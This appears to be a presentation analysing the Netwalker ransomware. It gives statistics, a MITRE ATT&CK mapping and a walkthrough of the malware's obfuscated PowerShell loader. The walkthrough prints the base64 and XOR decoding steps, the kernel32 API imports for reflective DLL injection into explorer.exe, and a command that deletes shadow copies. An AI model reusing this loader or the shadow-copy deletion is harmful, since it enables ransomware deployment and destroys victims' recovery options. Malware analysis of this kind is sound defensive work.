# Netwalker, the future of ransomware

Reflective loading through DLL injection


# Thank you for joining me today!

# Ransomware Statistics

# A look at 2021

- Chainanalysis reports that ransomware victims paid ransomware groups **$602 million** in 2021
- Sophos's 2021 data shows that victims who paid their attackers only **got 65% of their data back**
- FBI IC3 reports that **healthcare** was the most targeted critical infrastructure targeted with ransomware with 148 reported attacks
- Splunk's research shows that some ransomware variants can encrypt 100,000 files (54+ GB) in **under 43 minutes**
- Venafi reports that **84% of ransomware** attacks involve **double- or triple data extortion**

# Circus Spider




Circus Spider is not represented in this diagram as they are not as prominent as some of the other groups, but they are all part of the same larger network of cybercriminal groups


# Netwalker

Cashed in **over $30M** in ransoms since their first significant attacks in March.


The design

The five “uneasy Es”:

- **Exfiltrate**: Capture and send data to a remote attacker server for later leverage
- **Eliminate**: Identify and delete enterprise backups to improve odds of payment
- **Encrypt**: Use leading encryption protocols to fully encrypt data
- **Expose**: Provide proof of data and threaten public exposure and a data auction if payment is not made
- **Extort**: Demand an exorbitant payment paid via cryptocurrency





| MITRE Tactic | MITRE Techniques |
|---|---|
| Initial Access | Exploit Public Facing Application (T1190) |
| Initial Access | Spear Phishing Attachment (T1566.001) Email |
| Initial Access | Valid Accounts (T1078) RDP Compromised |

| MITRE Tactic | MITRE Techniques |
|---|---|
| Execution | Powershell Script(T1059.001), Service Execution (T1569.002, Command and Scripting Interpreter (T1059.003), Native API (T1106), WMI (T1047) |
| Persistence | Registry Key - Place Value on Run Once Key (T1060), Modify Registry key – Create own key (T1112) |
| Privilege Escalation | Exploitation for Privilege Exploitation ((T1068), Process Injection (T1055.001) |
| Defensive Evasion | Disabling Security Tools (T1089), Process Injection (T1055), Deobfuscate/Decode Files or Information (T1140), Obfuscated Files or Information (T1027) |
| Credential Access | Credential Dumping (T1003), Brute Force (T1110) |

| MITRE Tactic | MITRE Techniques |
|---|---|
| Discovery | Network Service Scanning (T1046); Security Software Discovery (T1518.001), System Information Discovery (T1082) |
| Lateral Movement | Third Party Software (T1072), Service Execution (T1569.002), Lateral Tool Transfer (T1570) |
| Collection | Data from Information Repositories (T1213), Data from local system (T1005),<br>Data from network shared drive (T1039) |
| Command and Control | Ingress Tool Transfer (T1105) |
| Impact | Data Encrypted (T1486) Netwalker Ransomeware, Inhibit System Recovery (T1490), Service Stop (T1489) |

# The juicy stuff




©2020 TREND MICRO

A moment of silence for our IT staff

# Invoke-Expression Powershell base64 encoded command

```
InVokE-ExPRESSIoN -COMmand $([StringG]([SySTEM.TexT.ENcOdInG]::ASCII.GETStRiNG([SysTEM.CoNVErT]::FRomBAsE64StRiNG("ICAgI
NmLDB4MjYsMHgyMywweDZiLDB4NzcsMHgzZiwweDIzLDB4MjIsMHg2QiwweDc3LDB4M0YsMHg3ZSwweDc3LDB4NkIsMHg3NywweDNGLDB4NzcsMHg3Nywwwe
g3NywweDZCLDB4NzcsMHgzZiwweDI1LDB4N2YsMHg2YiwweDc3LDB4M2YsMHg3NywweDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHg3NywweDZiLDB4NzcsM
B4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NmIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3L
wweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NmIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzZiwweDc3LDB4NzcsMHg2Y
csMHg2YiwweDc3LDB4M2YsMHg3NywweDc3LDB4NmIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4MjIsMHg2QiwweDc3LDB4M
c3LDB4M2YsMHg3NSwweDc2LDB4NmIsMHg3NywweDNGLDB4NzIsMHg3MywweDZCLDB4NzcsMHgzZiwweDcxLDB4N2YsMHg2QiwweDc3LDB4M0YsMHg3MSwwe
g3MSwweDc2LDB4NkIsMHg3NywweDNGLDB4NzEsMHgyMiwweDZiLDB4NzcsMHgzRiwweDcxLDB4MjIsMHg2QiwweDc3LDB4M2YsMHg3MSwweDIxLDB4NkIsN
B4NkIsMHg3NywweDNGLDB4NzMsMHg3MywweDZCLDB4NzcsMHgzZiwweDczLDB4MjEsMHg2QiwweDc3LDB4M0YsMHg3MiwweDc0LDB4NmIsMHg3NywweDNmL
wweDNGLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHg3N
csMHg3NywweDZCLDB4NzcsMHgzZiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M2YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4N
ZiLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2QiwweDc3LDB4M2YsMHg3NywweDc3LDB4NkIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzZiwwe
```

Decoding this will expose the next layer of code, which is hexadecimal-encoded and XOR-encrypted

```
1       [bYTE[]]          $eFGCSjWKKPqLGPIYp          =
2
3
4
5
6
7  @(0x67,0x67,0x1C,0x25,0x3e,0x33,0x22,0x1c,0x1A,0x1A,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x63,0x37,0x33,0x01,0x31,0x0C,0x23,0x33,0x36,0x67,0x67,0x67,0x67,0x67,0x6
.  ,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77
.  0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x21,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x21,0x7f,0x6B,0x77,0x3F,0x76,
12       for   (   $qTOJScZVUn =        0;        $QTOjsCZvUn          -lt        $eFGCSjWKKPQLGpIYP.LeNgth;         $qtOJscZvUN++       )
13
14  {
15
16
17         $EFGCSjWKKPqlGpIYP[$qtOJscZVUN]     =     $EFGCSJWkkPqLGPIYP[$QtOJscZvUN]        -BxOr     0x47
18         }
19
20          $pDJjNSNEwQy       =        [SYSteM.TExt.EnCODiNg]::ASCII.GEtStRIng(   $eFGCSjWKkPQlGPIYP    )
21
22    $UqYpIOZoleKuXXbA           =   [SCRiPtblOCK]::CreAtE(   $PDJjNSNEWQy         )
```

```
if ( $aukhgaZFiPJBarSpJc -eq $true )
{
        $TKgfkdkQrLMAN = [System.Runtime.InteropServices.Marshal]::PtrToStructure($(RBeMnMHvnbNEob $eIr $(
        ULhnbcyXERLvVtGXUp $TXGygzNsGcNMOt.JOkB)), [Type][Fvh.KArDfcmTZSCk] )
}
else
{
    $TKgfkdkQrLMAN = [System.Runtime.InteropServices.Marshal]::PtrToStructure($(RBeMnMHvnbNEob $eIr $(
    ULhnbcyXERLvVtGXUp $TXGygzNsGcNMOt.JOkB)), [Type][Fvh.iIARR] )
}
$upEcLTMCGhc = $AaauDVCQMlKUXx::lsJtHM( $( ULhnbcyXERLvVtGXUp $TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.KqELfXfIXPzsmd ),
$TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.XNkbT, 0x00001000 -bor 0x00002000, 0x04 )
   if ( $upEcLTMCGhc -eq 0 )
{
    $upEcLTMCGhc = $AaauDVCQMlKUXx::lsJtHM( 0, $TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.XNkbT, 0x00001000 -bor 0x00002000, 0x04 )

    if( $upEcLTMCGhc -eq 0 )
    {
        return    }
}
$mofiZSsnxylxNuA = $AaauDVCQMlKUXx::PMUN( $VxxHhZYpWSgsPvKNuDx, $upEcLTMCGhc, $eIr, $TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.
CZOEXab, [ref]([UInt32]0) )

if ( $mofiZSsnxylxNuA -eq $false )
{
    return}  $lItUIbvCvHxzMmrKtX = $( RBeMnMHvnbNEob $eIr $( ULhnbcyXERLvVtGXUp $TXGygzNsGcNMOt.JOkB ) )

if ( $aukhgaZFiPJBarSpJc -eq $true )
{
        $lItUIbvCvHxzMmrKtX = RBeMnMHvnbNEob $lItUIbvCvHxzMmrKtX $( [System.Runtime.InteropServices.Marshal]::SizeOf(
         [Type][Fvh.KArDfcmTZSCk] ) )
}
```

Code snippet of the obfuscated main script

The file reflectively injects a ransomware DLL into the memory of the legitimate running process **explorer.exe**. The ransomware is embedded in the script in hex format.

```
#PEbytes
  [byte[]]          $ptFvKdtq       =     @(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x
  [byte[]]          $GxwyKvgEkr     =     @(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x
```

Taking the binaries out of the script and decoding them will result in two DLLs; one is an x86 version (for 32 bit OS) of the ransomware, while the other is the x64 version (for 64 bit OS).

```
    [byte[]]$EbihwfodUZMKtNCBx = $ptFvKdtq
      $aukhgaZFiPJBarSpJc = $false
          if ( ( Get-WmiObject Win32_processor).AddressWidth -eq 64 )
{           [byte[]]$EbihwfodUZMKtNCBx = $GxwyKvgEkr
     $aukhgaZFiPJBarSpJc = $true

       if ( $env:PROCESSOR_ARCHITECTURE -ne 'amd64' )
        {
        if ($myInvocation.Line)
            {
                &"$env:WINDIR\sysnative\windowspowershell\v1.0\powershell.exe" -ExecutionPolicy ByPass -NoLogo -
                NonInteractive -NoProfile -NoExit $myInvocation.Line
            }
           else
            {
                &"$env:WINDIR\sysnative\windowspowershell\v1.0\powershell.exe" -ExecutionPolicy ByPass -NoLogo -
                NonInteractive -NoProfile -NoExit -file "$($myInvocation.InvocationName)" $args
            }
                  exit $lastexitcode
        }
}
```

To successfully perform reflective injection, it first locates the API addresses of the functions it needs from kernell32.dll

```
$fkGRAuU =          @"
[DllImport("kernel32.dll",SetLastError = true, EntryPoint = "VirtualAlloc")]
public static extern IntPtr lsJtHM(IntPtr Bol,UIntPtr HMPMFvJgstQY,UInt32 vgOWJORGpiclb,UInt32 hkGugwGTQZvvNc);
[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "GetProcAddress")]
public static extern IntPtr prINVMFazIdTgzP(IntPtr ifSw,string Opk);
[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "LoadLibraryA")]
public static extern IntPtr cok(string ShhhpoDbfFvDZTBd);
[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "WriteProcessMemory")]
public static extern bool PMUN(IntPtr EhMgUrqJYdceipaZ,IntPtr LthHCIUQtMLN,IntPtr LvLCKqkzuwYKgDej,UIntPtr dtDXji,ref UIntPtr ARX);
[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "VirtualFree")]
public static extern bool iKbJ(IntPtr lNkjlMFMubhC , UIntPtr ltfcZoW ,UInt32 vuxnsidbeopec);
[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "GetCurrentProcess")]
public static extern IntPtr rGRyDaNP();
[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "CloseHandle")]
public static extern bool KZOccbFuympiuvpM(IntPtr tdJ);
[DllImport("kernel32.dll", SetLastError=true,EntryPoint = "VirtualAllocEx")]
public static extern IntPtr uLYvBBDjnrxUs(IntPtr YISaEZzIgH, IntPtr wdNDKlxHOOcyOXuvTA, UIntPtr RnKrUzZlAIJLNHasMZ, UInt32 AtSlZBuhSjJtXBnHkQU, UInt32 kctWSdoMNiwQtOLg);
[DllImport("kernel32.dll", SetLastError=true,EntryPoint = "VirtualProtectEx")]
public static extern bool cfyQ( IntPtr tWvOvqaxwLtkneMdQ, IntPtr nFYnfHzu, UIntPtr wRUhabkiyYetUoFmJF, UInt32 OaIjwHBYvNYrXdTBi, ref UInt32 iskayfIXdDoABrf);
[DllImport("kernel32.dll", SetLastError = true,EntryPoint = "OpenProcess")]
public static extern IntPtr dzsnkxsWJjxolKwLCW( UInt32 XQSq, bool sJMQACwvjxyEJedInpc,  UInt32 xZgzW );
[DllImport("kernel32.dll",EntryPoint = "CreateRemoteThread")]
public static  extern IntPtr ZPbaRSaO(IntPtr POuTkPqPEQUqha, IntPtr kcNbhkTCfxJJLr, UInt32 BaLkqkCdf, IntPtr svLhXMTiJWSrbmWGHfh, IntPtr bkIIDmnCEAh, UInt32 iPRCDsZ, IntPt
"@
```

It then does memory calculations to get an accurate memory space to write to. In this manner, the script itself acts as the DLL's own custom loader. This eliminates the need for a traditional windows loader, which usually makes use of the LoadLibrary function. The script itself can compute and resolve its needed memory address and relocations to load the DLL correctly.

It then specifies the process it will inject into; in this case it searches for the running Windows Explorer process.

```
ozesOBwrUGaviaPvkV 'explorer' $upEcLTMCGhc $TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.XNkbT $TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.
UJXRvKZSoPevEdqjjiTT $aukhgaZFiPJBarSpJc ([ref]$rbwueXQHo)
```

Afterwards, it will write and execute the ransomware DLL into the memory space of explorer.exe

```
function qGDkNThnYgllXZ
    {
     param
         (
         [Parameter(Position = 0 , Mandatory = $true)] [IntPtr] $jXdqQzbnIlHmkq,
         [Parameter(Position = 1 , Mandatory = $true)] [IntPtr] $VZh,
         [Parameter(Position = 2 , Mandatory = $true)] [UInt32] $tLwpoTPfterOCWDCo,
         [Parameter(Position = 3 , Mandatory = $true)] [System.IntPtr] $AqSSmVjms
         )
    $dYoDuWY = 0xa000
    if([System.IntPtr]::Size -eq 4)
    {
        $dYoDuWY = 0x3000
    }

    if($tLwpoTPfterOCWDCo -eq 0)
    {
        return $false
    }

    $WwgdFulv = jGHCogMzZJqMjkXBIJ
    $VZh
    $AqSSmVjms
    $iWgABxaJiwxMaltP = RBeMnMHvnbNEob
    $jXdqQzbnIlHmkq
    $(ULhnbcyXERLvVtGXUp $tLwpoTPfterOCWDCo)
    $KgEqtPg = [System.Runtime.InteropServices.Marshal]::PtrToStructure($iWgABxaJiwxMaltP,[Type][Fvh.hedrtSpRy])
    while ($KgEqtPg.regOENbPwRRujnbTf)
        {
        $PGB = RBeMnMHvnbNEob $jXdqQzbnIlHmkq $(ULhnbcyXERLvVtGXUp $KgEqtPg.regOENbPwRRujnbTf)
        $fngmhfzhorbsRQma = ($KgEqtPg.rRsCNluIdCnPhbAI - ([UInt32]8)) /2
        $yLBMKlAj = RBeMnMHvnbNEob $iWgABxaJiwxMaltP 8
        for($xyf=0;$xyf -lt $fngmhfzhorbsRQma ; $xyf++)
        {
            $yLXDfeMuYiXO = pmWsENpD $([System.Runtime.InteropServices.Marshal]::ReadInt16($yLBMKlAj))
            if( $($yLXDfeMuYiXO -band $dYoDuWY) -eq $dYoDuWY)
            {
                $gLGgJnjHAaQp = $yLXDfeMuYiXO -band 0xfff
                $pvNjCfLIOXTlLJworXSm = RBeMnMHvnbNEob $PGB $gLGgJnjHAaQp
                $OKWtrt = RBeMnMHvnbNEob $([System.Runtime.InteropServices.Marshal]::ReadIntPtr($pvNjCfLIOXTlLJworXSm))
                $WwgdFulv
                [System.Runtime.InteropServices.Marshal]::WriteIntPtr($pvNjCfLIOXTlLJworXSm,$OKWtrt)
            }
```

Finally, it deletes Shadow Volume Copies and prevent the victim from using Shadow Volumes to recover their encrypted files.

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();} | Out-Null
$AaauDVCQMlKUXx::iKbJ($upEcLTMCGhc,([UInt32]0),0x00008000) | Out-Null
$AaauDVCQMlKUXx::KZOccbFuympiuvpM($VxxHhZYpWSgsPvKNuDx) | Out-Null
```

